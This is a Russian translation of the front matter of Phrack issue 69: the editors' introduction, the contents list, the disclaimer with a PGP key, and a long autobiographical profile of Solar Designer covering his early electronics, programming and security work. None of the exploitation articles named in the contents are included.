

Phrack RU issue 069

Русская версия Phrack, выпуск 069. Полный текст статей с кодом и таблицами.

Темы выпуска: эксплуатация уязвимостей, shellcode, rootkits и низкоуровневая безопасность; культура Phrack, новости сцены, loopback, prophile и хакерские манифесты.

Материалы выпуска: Введение; Характеристики; Мировые новости Phrack; Линейный шум; Обратная связь; Закат хакерских групп; Пересмотр руткитов ядра Mac OS X; Искусство эксплуатации: Adobe Shockwave — анализ раскрытия памяти; Современные техники эксплуатации Objective-C; Искусство эксплуатации: самопатчинг Microsoft XML с помощью выравнивания и факториалов; Интернет-голосование: Реквием по мечте; Атаки на приложения Ruby on Rails; Искусство эксплуатации: некролог по уязвимости Adobe Flash Player; OR'LYEN? Тень над Firefox; Как скрыть хук: гипервизор для руткитов; Международные сцены.

Больше крутых материалов в моём телеграм канале [@grogrigs](https://t.me/grogrigs)



Введение

Автор: Phrack Staff

Контакт: staff@phrack.org

Дата: 6 мая 2016 г.

... A long time ago in a galaxy far far away ...



Введение

Привет, читатели Phrack! Прошло немало времени, не так ли? Небось с облегчением вздохнули, убедившись, что мир не рухнул в 2012-м?! А вдруг майя всё-таки были правы? А вдруг кометы врезались бы в Землю? Да, мы тоже переживали — и решили взять тайм-аут, чтобы насладиться последними деньками этой планеты. Когда стало окончательно ясно, что наш вид вымирать не собирается, пришло время вернуться к мерцающим терминалам и завершить начатое :>

Хм... да, вот почему последний выпуск Phrack вышел ещё в 2012-м... Хм... Ну, примерно так...

Чёрт, прошло столько времени, что успели снять продолжение «Звёздных войн»!

Как бы то ни было, команда Phrack Staff снова здесь — с немного обновлённой редакционной политикой — и привозит вам великолепную подборку статей от нескольких уважаемых хакеров и мыслителей. Нет, мы не будем публиковать Prophile о новом составе редакции. Да, на свете ещё остались люди, которые предпочитают Phrack медийной проституции. Мир полон сюрпризов. Это заняло немало времени, но мы надеемся, что этот номер Phrack оправдает ваши ожидания.

Одно новшество в Phrack — функция «Paper Feed». Принцип работы прост: вы присылаете статью, мы её рецензируем и публикуем. Больше не нужно ждать месяц (или два года ;-), пока материал появится в следующем выпуске. Когда придёт время, мы решим, что пора собрать новый номер из накопившихся статей. Обычные правила при этом по-прежнему действуют: мы гордимся тем, что являемся одним из самых долгоживущих журналов, и особенно гордимся качеством материалов для наших читателей (да-да, именно вас). Статьи в Paper Feed — не исключение!

Phrack #69 предлагает три новые технические статьи в дополнение к Paper Feed и стандартным разделам: Linenoise, Loopback и International Scenes. Ненавидящий Firefox хакер под ником argp представляет продвинутые техники эксплуатации и строит абстрактные примитивы для использования различных уязвимостей, связанных с памятью, в вашем «любимом» браузере с несколькими кучами ;> Нуки — некий тип, который, судя по всему, весьма активно посещает сайты для взрослых, — написал статью об искусстве эксплуатации, посвящённую Adobe Flash Player (эй, это не P0, мужик!). И наконец, uty представляет технику на основе VT-x для установки встроенных куков и внедрения бэкдора во всю систему. Мы потратили уйму времени на отладку этого —

надеемся, вам *понравится*.

В этот выпуск вошёл превосходный proffile о Solar Designer — человеке, которого мы все уважаем за знания, отношение к делу и вклад в сообщество. Поначалу мы колебались, стоит ли вообще с ним связываться (у парня чертовски плотный график), но оказалось, что Solar отнёсся к идее proffile положительно. Мы убеждены, что этот proffile вдохновит многих людей в сцене — это, без сомнения, один из лучших proffile, когда-либо опубликованных в Phrack, и великая честь для всех читателей.

Наслаждайтесь, маафаказ!

Мрачные мысли о будущем

Как мы уже упоминали, вы, наверное, заметили большие изменения в том, как выходят материалы Phrack. Мы решили ввести режим Paper Feed в дополнение к периодическим выпускам: каждая присланная работа, отвечающая требованиям, публикуется сразу после прохождения надлежащего рецензирования. Мы понимаем, что это, возможно, менее эффектно, чем выпуск целого номера сразу, но это было необходимое решение, чтобы не дать Phrack угаснуть. Мы надеемся, что теперь все вы — безумные путешественники по миру, звёзды конференций — найдёте площадку для публикации глубокого погружения в технологии, которые представляете, и мы сможем опубликовать это в тот самый момент, когда вы стоите на сцене. Лично нам это куда предпочтительнее, чем вытаскивать суть самим из ваших красивых слайдов.

Полагаю, мы все несём за это ответственность. Сообщество в целом. Хакеры, фриеры и все те техно-извращенцы, которые перестали поддерживать Phrack. Поверьте, вы бы расстроились, заглянув в наш почтовый ящик... или, может, никто больше не использует ANTISPAM? :>

Для всех хакеров, думающих «у меня нет крупного проекта, готового для статьи», — рассмотрите вариант написать что-нибудь для Linenoise. Материалы для Linenoise занимают от нескольких часов до одного дня. У каждого в сообществе есть какая-нибудь небольшая техника или классный трюк, которые могут сэкономить другим время, — Linenoise предлагает удобное место для их публикации.

В этом номере вы найдёте очень интересную статью под названием «Падение хакерских групп». Уделите время, прочитайте её и задумайтесь: какого хрена мы до этого докатились? Образ мышления сообщества, похоже, кардинально меняется — что вы сделали, чтобы хакинг не исчез практически окончательно?

Цитируя Phrack #63:

«Пока есть хакеры, будет и журнал PHRACK.»

Теперь найдите время, внимательно прочитайте этот номер и обратите внимание на слова «пока есть» в предыдущем предложении :>

Содержание

0x01	Introduction	Phrack Staff
0x02	Phrack Proffile on Solar Designer	Phrack Staff
0x03	Phrack World News	Phrack Staff
0x04	Linenoise	various
0x05	Loopback	Phrack Staff

0x06	The Fall of Hacker Groups	strauss
0x07	Revisiting Mac OS X Kernel Rootkits	fG!
0x08	Adobe Shockwave: A case study on memory disclosure	Aaron Portnoy
0x09	Modern Objective-C Exploitation Techniques	nemo
0x0a	Self-patching Microsoft XML with misalignments and factorials	Alisa Esage
0x0b	Internet Voting: A Requiem for the Dream	kernel
0x0c	Attacking Ruby on Rails Applications	joernchen
0x0d	Obituary for an Adobe Flash Player bug	huku
0x0e	OR'LYEH? The Shadow over Firefox	argp
0x0f	How to hide a hook: A hypervisor for rootkits	uty & saman
0x10	International Scenes	various

Приветствия и благодарности

К этому номеру у нас длинный список людей, которых мы хотели бы поблагодарить. Без их поддержки выпуск не был бы таким, каков он есть.

- strauss : Straus.. staruss... strsauss.. да ладно, неважно!
- fG! : Легендарный герой в белой шляпе!
- Aaron Portnoy : Настоящее имя обнаружено!
- nemo : Тот самый lolcat из разных мемов ;-)
- Alisa Esage : Умеет писать эксплойты и не работает в P0
- kernel : Зачем лишняя «r»?
- joernchen : Ruby two-handed fapper
- argp : Хардкорный фанат Шакиры — любимая песня «Heaps don't lie»
- huku : Casual youporn uploader
- sysk : Гордый yolo-сторонник Phrack
- uty & saman : Makefiles suck!
- solardiz : Awesomeness prophiled
- fjserna : Гость-рецензент, ну сами догадайтесь чего
- anonymous : Ты знаешь, кто ты есть, спасибо за поддержку!

И последнее, но не менее важное: команда Phrack Staff в долгу перед *подмигивание* за его поддержку все эти годы. Вы заслуживаете нашего уважения за всё, что вы дали этому журналу. Сейчас мы в разных командах, но всегда будем рады выпить с вами пива и поговорить о грязных хаках ;> До скорой встречи!

Phrack возвращается! Готовьтесь к новому великолепному выпуску вашего любимого зина.

Политика Phrack

```
phrack:~# head -77 /usr/include/std-disclaimer.h
/*
 * All information in Phrack Magazine is, to the best of the ability of
 * the editors and contributors, truthful and accurate. When possible,
 * all facts are checked, all code is compiled. However, we are not
```

```

*   omniscient (hell, we don't even get paid).  It is entirely possible
*   something contained within this publication is incorrect in some way.
*   If this is the case, please drop us some email so that we can correct
*   it in a future issue.
*
*
*   Also, keep in mind that Phrack Magazine accepts no responsibility for
*   the entirely stupid (or illegal) things people may do with the
*   information contained herein.  Phrack is a compendium of knowledge,
*   wisdom, wit, and sass.  We neither advocate, condone nor participate
*   in any sort of illicit behavior.  But we will sit back and watch.
*
*
*   Lastly, it bears mentioning that the opinions that may be expressed in
*   the articles of Phrack Magazine are intellectual property of their
*   authors.
*   These opinions do not necessarily represent those of the Phrack Staff.
*/

```

----(Contact)----

```

< Editors           : staff[at]phrack{dot}org   >
> Submissions       : staff[at]phrack{dot}org   <
< Commentary        : loopback[@]phrack{dot}org >
> Phrack World News : pwned[at]phrack{dot}org   <

```

Материалы можно зашифровать с помощью следующего PGP-ключа:
(Подсказка #1: Всегда используйте PGP-ключ из последнего выпуска)
(Подсказка #2: ANTISPAM, или считайте, что ничего не было)

```

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PHRACK

```

```

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
=cK7U

```

```

-----END PGP PUBLIC KEY BLOCK-----

```

= [EOF] = ----- =

Характеристики

Псевдоним: Solar Designer
AKA: solardiz. Также в своё время скрывался под настоящим именем.
Происхождение ника: Пошаговая игра в FidoNet (которую я, помнится, сыграл всего раз, но она заняла немало времени) и демосцена.
В 1994 году мне понадобился ник для регистрации на «приватных» BBS, где настоящие имена не приветствовались. Выбрал этот, особо не думая — и он прилип.
Возраст тела: Старше Пушкина
Рост и вес: Немало и немного
Произведён в: СССР
URL: <http://www.openwall.com/phrack>
Думаю, к тому времени, как какой-нибудь историк прочтёт это спустя многие века, страница уже исчезнет.
Компьютеры: БЗ-21, МК-52, (ЕС-1841 уже нет), 386DX40+387, 2x MicroVAX 3100-80, 2x Sun Ultra 5/10, Alpha 164SX (а ещё год у меня был Multia на базе 21066), HP 712/80, отладочные платы (ZedBoard + Epiphany FMC, множество ZTEX FPGA-плат, ждущих своего часа), роутеры и т.д. (EdgeRouter Lite на MIPS64, под FreeBSD, используется для разработки — вполне компьютер?)
HP200LX, серия Nokia Communicator (9110, 9300, N900).
Куча полустаринного x86 (например, двухпроцессорный Pentium 3, RIMMs) и много x86-64 (ноутбуки и т.д.), на которых я, честно говоря, и работаю в наши дни. Несколько GPU и Xeon Phi в серверах, настроенных для нужд сообщества.
Создатель: Я оригинальный автор большинства отдельных программ, выпущенных под маркой Openwall, включая взломщик паролей John the Ripper и патчи безопасности -ow для Linux 2.0.x-2.4.x (ныне исторические). Дистрибутив Openwall GNU/*/Linux — в команде. Совсем недавно yescrypt, релиз 1.0 запланирован на 2016 год. Разные программы для DOS в прошлой жизни, включая «защиту ПО» и крэки.
Участник: В 1990-х: BPC, uCF; также участвовал в w00w00.
Администратор: Openwall. Мы ведём несколько модерлируемых рассылок — в том числе oss-security и kernel-hardening, а также закрытый список distros (отчасти заменивший vendor-sec и ему предшествующие, к которому у меня всегда смешанные чувства). Это публичная информация — без провалов OPSEC.
Проекты: Большинство из тех, что сейчас активны на Openwall.
Код: Имеете в виду то, что ценно скорее как как и история, чем как нечто практически полезное? Меня часто вспоминают те первые ret2libc-эксплойты, отправленные в Bugtraq в 1997-м. Ниже упомяну ещё несколько.
Активен с: 1994? До этого в «сцене» не участвовал.
Неактивен с: 1997? С тех пор перестал выпускать что-либо под группой, так что может, и не в сцене? К тому же в России с 1997 года появился аналог СFAA, сужающий поле деятельности.
Тем не менее, компьютерами занимался до 1994 и занимаюсь до сих пор.

Предпочтения

Актёры: Не особо. Думаю, сценарий важнее. Я узнаю некоторых сценаристов и режиссёров — Гиллиам, Земекис. Хотя, пожалуй, соглашусь с ответом команды PaX — Чаплин — это согласуется с тем, что я только что сказал.

Фильмы: Не могу выделить несколько любимых, но был рад обнаружить, что «Побег из Шоушенка» занимает столь высокое место на IMDb. Может, у человечества

ещё есть надежда (или хотя бы у рецензентов IMDB).

Авторы: Очень не хотелось бы называть лишь несколько, потом пожалею.
(Уже почти сожалею, что упомянул только часть режиссёров.)

Встречи: Что имеется в виду под этим полем? Где встречаться? Рестораны, кафе, бары без громкой музыки (если только специально не идёшь на живое выступление). Ещё могу рассмотреть встречу в хакерспейсе. Лично встречаюсь редко. В качестве компенсации очень рад, что в Москве теперь проходят две практические («непапирусные») конференции по компьютерной безопасности в год — PHDays в мае и ZeroNights в ноябре — преимущественно для местной аудитории, но всегда с иностранными докладчиками и гостями.

Секс: Какой правильный ответ? Что-то вроде у?(++++++)?

Книги: Я бы сказал — энциклопедия. Сегодня это Википедия.

Романы: К сожалению, читаю мало. Если бы читал больше, скорее всего, не смог бы выделить несколько названий. В детстве прочитал «Войну и мир» и мне понравилось. (Слышал, это было и в советской школьной программе, но мне повезло — прочитал по собственному желанию.) Ближе к тематике Phrack — в 1990-х мне нравились «Мёртвая зона» Стивена Кинга и «Нажмите Ввод» Джона Варли (ладно, это скорее повесть, и автора пришлось гуглить, но она мне действительно понравилась).

Встречи-конференции: HAL2001 запомнилась особо — первая для меня, и мне понравилась её атмосфера и масштаб.

Музыка: Почти нет жанров, которые я никогда не слушал с удовольствием, но особенно нравятся рок, джаз, босса-нова.

Алкоголь: Тёмное пиво.

Автомобили: Любимых нет, и не моя тема, хотя некоторые кажутся стильными или окружены историей и легендами (например, DeLorean — хотя машина, по всей видимости, была так себе). Уважаю достижения конструкторов. На местной выставке ретро-спорткаров в прошлом году было интересно наблюдать, как за годы росла мощность на куб. см и момент на куб. см, и как выделялись несколько нестандартных двигателей. Это задача оптимизации — во многом похожая на то, что мы имеем в вычислениях и коммуникациях, где некоторые решения тоже были «опережением своего времени».

Девушки: Не между «Автомобилями» и «Едой».

Еда: Итальянская — обычно беспроигрышный вариант.

Нравится: Любая свобода (пока не ущемляет чужую), свободное время, хорошие люди, природа, (не)совершенство.

Не нравится: Простое инвертирование «Нравится» само по себе уже достаточно плохо (за исключением того, что (не)совершенство — это своя собственная инверсия). Лучше не давать даже худших (или лучших, с точки зрения противника) подсказок. Добавлю лишь одно: заполнять подобные анкеты «морской свинки»... но кто я такой, чтобы нарушать традицию?

Жизнь в трёх предложениях

Слишком мало сделано за столь долгое время. Мог бы сделать намного больше, но

если бы действовал неестественно — был бы это всё ещё я? (Риторический вопрос.)

Страсти: что движет вами

Любознательство и самостоятельно поставленные вызовы (особенно необъявленные — чтобы не превращались в обузу) в сочетании со всем прочим, что мне нравится.

Памятные события

Вы предлагаете несколько вопросов в духе «как всё началось?» для ответов в этом профайле — поэтому этот раздел превращу в предысторию для ответов на них. Получилось довольно длинно (и, возможно, оффтопично), так что читатели вправе пропустить его и перейти к следующему разделу, вернувшись позже. Итак — несколько вспомненных, а может, и домысленных историй, связанных с компьютерами и электроникой в 1980-х и 1990-х, примерно в хронологическом порядке.

Чуть не получить «Премии Дарвина» в детстве. До того как у меня появился доступ к компьютерам, я развлекался электрическими схемами, и некоторые эксперименты не были особо подходящими для ребёнка и проводились без надлежащих мер предосторожности. К счастью, это лишь сделало меня более странным. В 8 лет я усвоил на горьком опыте: не следует проверять гипотезу, предполагая её истинность и просто позволяя событиям развиваться, если «ошибка» может оказаться последней. Если чувствуешь, что нужно проверить — значит, признаёшь, что есть вероятность ошибки. Это всё равно что перезапустить sshd, выйти из системы, а потом попытаться войти обратно для проверки — а я до сих пор вижу, как это делают взрослые, видимо потому, что в детстве они были не так близки к победителям Премии Дарвина.

Игра с советским кабельным радио во время нескольких «технических перерывов» (когда нормальное вещание прекращалось). Прослушивание иностранных коротковолновых станций (DX-ing?), в том числе сквозь глушение (за городом было терпимее).

Найти рядом с мусорными баками ящик с инструментами (включая паяльник), электронными деталями и всеми 12 номерами советского журнала «Радио» за 1966 год. Наверное, кто-то умер — человек, оказавший на меня некоторое влияние. (Позже я построил и кратко испытал передатчик на 80-метровый диапазон, описанный в одном из тех номеров, на двух электронных лампах, но в радиолюбительство так и не пошёл.)

Быстрое деление с произвольной точностью (обычно 5 знаков за итерацию), записывая 100+ знаков периодических последовательностей — это ощущалось как магия (неужели снова повторится через N-1 знаков? ну да!) — на непрограммируемом 8-значном калькуляторе. Алгоритм придумал сам. Слова «алгоритм» я тогда не знал, как и программирования.

Изучение и в итоге программирование отцовского БЗ-21 — с огромным удовольствием.

Получение советских списанных плат мейнфрейма с TTL-микросхемами серии K155 (аналог серии 74), в основном K155ЛА3 (7400). К счастью, книга по этим схемам случайно появилась в ближайшем книжном, и я начал строить собственные логические схемы. Помню, как мне не хватало K155ТМ2 (7474, двойной D-триггер). Я дошёл до того, что выпаял K155ТМ2 из дорогой игрушки, которой уже наигрался. Почти все

электронные детали, из которых я собирал схемы, были ранее в употреблении. Нельзя было просто пойти в магазин и купить нужную деталь. Например, светодиодов не хватало — и я использовал транзисторы и лампочки для индикации логических уровней, будто на дворе 1960–70-е.

С 1989 года или около того — урывками получал доступ к БК-0010 и разнообразным x86: от клонов PC/XT (с зелёными фосфорными мониторами CGA и Hercules) до ранних 386+287 (с ранним SVGA производителя) и даже суперскоростного и дорогого 386+387 33 МГц. (Кажется, 486 всё ещё попадали под экспортные ограничения CoCom.) Был ещё японский 24-игольный матричный принтер на 360 dpi, с приличным руководством по escape-последовательностям — я реально печатал на нём графику в 360 dpi, в несколько проходов и очень медленно. Сделал собственный векторный шрифт в собственном редакторе шрифтов. Не имея много времени на отладку непосредственно на машинах, я поначалу писал программы на бумаге и отлаживал их мысленно, потом набирал — и они должны были работать с минимальными правками. (Этот навык впоследствии оказался особенно полезен при модификации прошивок и написании эксплойтов.)

Именно в этот период я освоил 16-битный x86-ассемблер — читал книги и распечатку дизассемблирования KILL.COM, ~4 КБ резидентной DOS-программы, позволявшей принудительно завершить активную программу и вернуться в DOS. И эту утилиту, и дизассемблер Sourcer мне дал друг на дискете. Из других языков: диалекты BASIC; Fortran — для переноса программ (которыми пользовался отец для работы) с мэйнфреймов на PC; Turbo Pascal, работавший ровнее всего, но ещё не умевший пользоваться защищённым режимом 386 (в отличие от одного из Fortran-компиляторов). Чуть позже написал транслятор с Fortran 66 на Pascal на уровне исходного кода, восстанавливавший структуру программы из всех этих меток. Много лет спустя перенёс некоторые из тех Pascal-программ на Linux/Alpha под GNU Pascal — в основном ради интереса. В 1990 году или около того также ненадолго начал изучать C, но скоро бросил из-за неэффективной статической линковки под DOS (слишком много мёртвого кода).

Тогда, в DOS, командная строка казалась вытесняемой инструментами вроде Norton Commander (и его многочисленных клонов) и недавно появившимися IDE от Borland и Microsoft для их компиляторов, но не для ассемблеров и не для Fortran. К 1992 году у меня появилась собственная IDE для DOS (да, сначала написанная на бумаге по частям, потом набитая во время редких сессий за компьютером), со своим текстовым редактором (и украшениями вроде калькулятора — нет, эксплойты его не открывали) и умением запускать CLI-компиляторы с перехватом вывода через INT 10, анализируя его и помещая курсор прямо на строку с ошибкой — как в IDE от вендоров. Разумеется, она также могла запускать только что скомпилированную программу... и завершать её. Зачем-то это казалось мне достаточно важным, чтобы тратить усилия — или просто был вызов, как обычно. За несколько лет я также поработал над другими TUI и GUI для разных программ (от 320×200 CGA до нестандартных VGA ModeX и до 1024×768 SVGA под DOS, со своими драйверами и портом Turbo Vision от Borland из текстового в графический режим). (Только открыв для себя Unix, я понял, что вполне комфортно пользуюсь компилятором из командной строки и IDE мне не нужны. Сейчас я не использую никаких IDE. Впрочем, не исключаю, что снова возьму IDE для подходящего проекта.)

МК-52 с его целых 512 байтами EEPROM поверх крошечной памяти программ и данных этих калькуляторов. Еггология — исследование недокументированного мира калькулятора без попадания в «темноту» (приходится перезагружаться, если всё же попадёшь).

Вместе с отцом купить наш первый домашний компьютер — советский PC/XT-совместимый ЕС-1841 — у прежнего владельца за полную сумку советских пятирублёвых купюр весом несколько килограммов. Помнится, отец получил их в тот же день — снял со счёта только

что поступивший платёж (ещё не съеденный инфляцией) за проект, в котором участвовал и я. Почему-то в банке нашлись только запечатанные пачки пятирублёвых.

«Снег» на CGA-экранах и борьба с ним — или намеренный отказ от борьбы ради скорости.

Низкоуровневое форматирование нового, неформатированного 20 МБ жёсткого диска MFM (ST-225) для соседского EC-1845 — программой, написанной специально для этого случая (ладно, сжульничал — использовал вызовы BIOS, но не универсальный обработчик, о котором я не знал и которого в моём BIOS могло не быть). Также подбирал interleave.

В 1993 году, уже имея дома 386, взломал программу с дисковой защитой, используя лишь DOS debug, бумагу, карандаш, множество перезагрузок и терпение. С тех пор и до 1996-го я занимался и взломом, и созданием систем «защиты ПО» — поначалу наивных, потом всё умнее: от простого шифрования кода и антиотладочных трюков (в итоге запутывая незапатченный SoftICE вполне успешно через несогласованные комбинации кода операции и байта ModR/M, обрабатывая их через INT 6) до использования виртуальных машин (NOR-процессор, — как я теперь понимаю, самостоятельное изобретение OISC).

Пару лет спустя — краткий опыт создания ключевых дискет для защиты ПО с произвольно пронумерованными секторами разного размера на дорожке и ложными следами. DLL для Win16, написанная на ассемблере и использующая вызовы Win16/DPMI/BIOS для проверки этой дискеты. BIOS в самом деле давал большую гибкость через временный патч таблицы параметров дискет из критической секции. Разумеется, всё это легко взламывалось программно, но для данного проекта это было допустимо.

Разработка игр на всех устройствах — от калькуляторов (пошаговые игры, поскольку единственный способ ввода без прерывания программы — переключатель радиан/градусов) до компьютеров. Повторное использование принтерных шрифтов ChiWriter для красивых больших надписей на экране. Собственный многооконный редактор графики/спрайтов, собственный движок приключенческих игр (недавно воспроизведённый в DOSBox для кейноут-игры на ZeroNights 2014 и в качестве игрушки для сына, который добавил столько спрайтов, что вызвал переполнение стека в движке).

Выход на BBS через модем 2400 бит/с в 1993 году.

Выход в Интернет и Unix в 1994 году — и возврат к программированию на C. FTP-серверы, Archie. Потом ранние веб-сайты, AltaVista. PAD для X.25 — в основном как способ добраться до системы с Интернетом. Linux ядро 1.2.3 на моём 386. Игра в мышку ради сохранения доступа в Интернет и к не-x86 машинам — немного увлёкся. Тогда я не вполне понимал, что просто играю в мышку, а снаружи есть кошки. И не понимал, что не все остальные относились к этому как к игре. Были и другие способы выходить в сеть — например, физически приходя в места с интернет-доступом или через однолинейные диалопы, которые друзья устраивали в таких местах, — но пользоваться ими так, как хотелось, не получалось.

Реализация DES на ассемблере для 32-битного SPARC с использованием инструкций двойной загрузки и сохранения (то есть 64-битных), которые компилятор C почему-то не применял. Интересно было отлаживать это на x86, поскольку SPARC дома ещё не было и делать всё в онлайне не хотелось — я написал частичный транслятор с SPARC-ассемблера на x86, чтобы проверить корректность вычислений перед тестированием и оптимизацией на удалённой машине Sun. (Позже написал похожий DES на ассемблере для Alpha, но там отлаживал уже на реальной железе.)

Эксперимент с передачей на длинных волнах (несколько сотен кГц несущая) с помощью резисторного Covox на принтерном порту 386. Принял Led Zeppelin — «Immigrant Song», оцифрованный с аудиокассеты в 6-бит 20 кГц моно через двухтранзисторный компаратор

того же Sovox, теперь транслированный в эфир — на обычный приёмник с нескольких метров. Таким образом я самостоятельно переизобрёл программно-определяемое радио, не зная, что это уже существует. Сегодня это можно назвать PoC обхода воздушного зазора (или нет, если приёмник не компьютер), но тогда я в таких категориях не мыслил. (Да, настоящей звуковой карты у меня не было.)

Воспроизведение звука через двигатели дисководов (2 уровня сигнала: низкий на 3,5", высокий и на 5,25"). Да, снова «Immigrant Song». Недавно узнал, что другие тоже это делали (есть видео на YouTube), хотя, судя по всему, без разделения на 2 уровня (зато с несколькими каналами) и под нотную музыку, а не произвольные записи.

Краткий эксперимент с blueboxing с тем же Sovox — без особого успеха: линия реагировала на 2600+2400, но, похоже, игнорировала другие сигналы CCITT #5. (Blueboxing с другой сигнализацией работало на линиях бывшего СССР, но обычно было не совсем бесплатным, и я так и не пытался разобраться. Возможность произвольного двухтонального набора даже была включена в российские модемы Courier, которые представляли собой варианты хаков USSR-модемов.)

Взлом прошивки модема USSR Courier: встроил прямо в него отладчик с дизассемблером и поддержкой точек останова, доступный через добавленные AT-команды — просто ради интереса. (Как реализовать точки останова, если код в EEPROM, а CPU лишён аппаратной поддержки? Держать CPU в режиме пошагового выполнения всё время, пока установлена точка останова! Хватает ли при этом скорости для нормальной работы модема? Оказывается, для центрального процессора — не DSP — да, хотя задержка едва терпимая.)

Дизассемблер, написанный мной, имел всего 164 байта нативного кода (возможно, наименьший дизассемблер для полного CISC-набора команд?), а всё остальное (более 2 КБ) — данные: специализированная структура данных с произвольными битовыми паттернами для сопоставления и строками для вывода, а также перекрёстные ссылки для повторного использования общих паттернов и подстрок в разных группах команд. Это скорее интерпретируемый код на предметно-ориентированном языке, чем данные? «Какая разница?» (Ответ WOPR в «WarGames» —

мог бы быть и о коде против данных.)

Создание в основном невпечатляющих интро — наверное, не моё. Возможно, я способствовал появлению самых маленьких категорий (изначально 128 байт), агитируя за это в русскоязычной группе FidoNet, где состоялся первый подобный конкурс (мой вариант там разделил второе место с ещё одним участником), после чего международные конкурсы в таких размерах стали появляться вскоре (когда 20 интро из первого российского конкурса были загружены на зарубежные сайты).

Победа в конкурсе на наименьшую реализацию «mkdir -p» для DOS, с вариантом в 20 байт:
BA 82 00 5F B8 5C 39 31 05 47 AE 75 FD 4F 31 05 CD 21 EB F0.

Как программа завершается корректно? Самомодифицирующийся код, причём программа XOR'ит сама себя. (Правила конкурса были странными: только задокументированные функции DOS и стартовые значения регистров, но при этом допускалось требование завершающего обратного следа. Было показано, что 19 байт возможны, а с опорой на недокументированные стартовые значения — ещё меньше.)

Ошибался, но переоценивал себя или был элитистом в ряде случаев — к счастью, немного (из того, что помню). Нехорошо с моей стороны.

В 1997 году устроился в ISP (продемонстрировав уязвимость, конечно) и начал играть роль кошки — держать мышей под контролем (но не причинять вреда), — больше не нужно было самому играть мышью. Крошечный нереализованный детектор утечек данных, написанный

мной тогда, назывался Tom. Был ещё, в современных терминах, инструмент анализа метаданных трафика одной из первых социальных сетей — ICQ, — чрезвычайно популярной среди пользователей Windows, — для отслеживания нарушителей на коммутируемых линиях несмотря на смену аккаунтов и даже оповещения о появлении «друга нарушителя». Этот инструмент я никогда никому не давал пользоваться и не публиковал — по этическим соображениям. (Конечно, я был «вправе» его использовать, да?.. Ну, оправдания.)

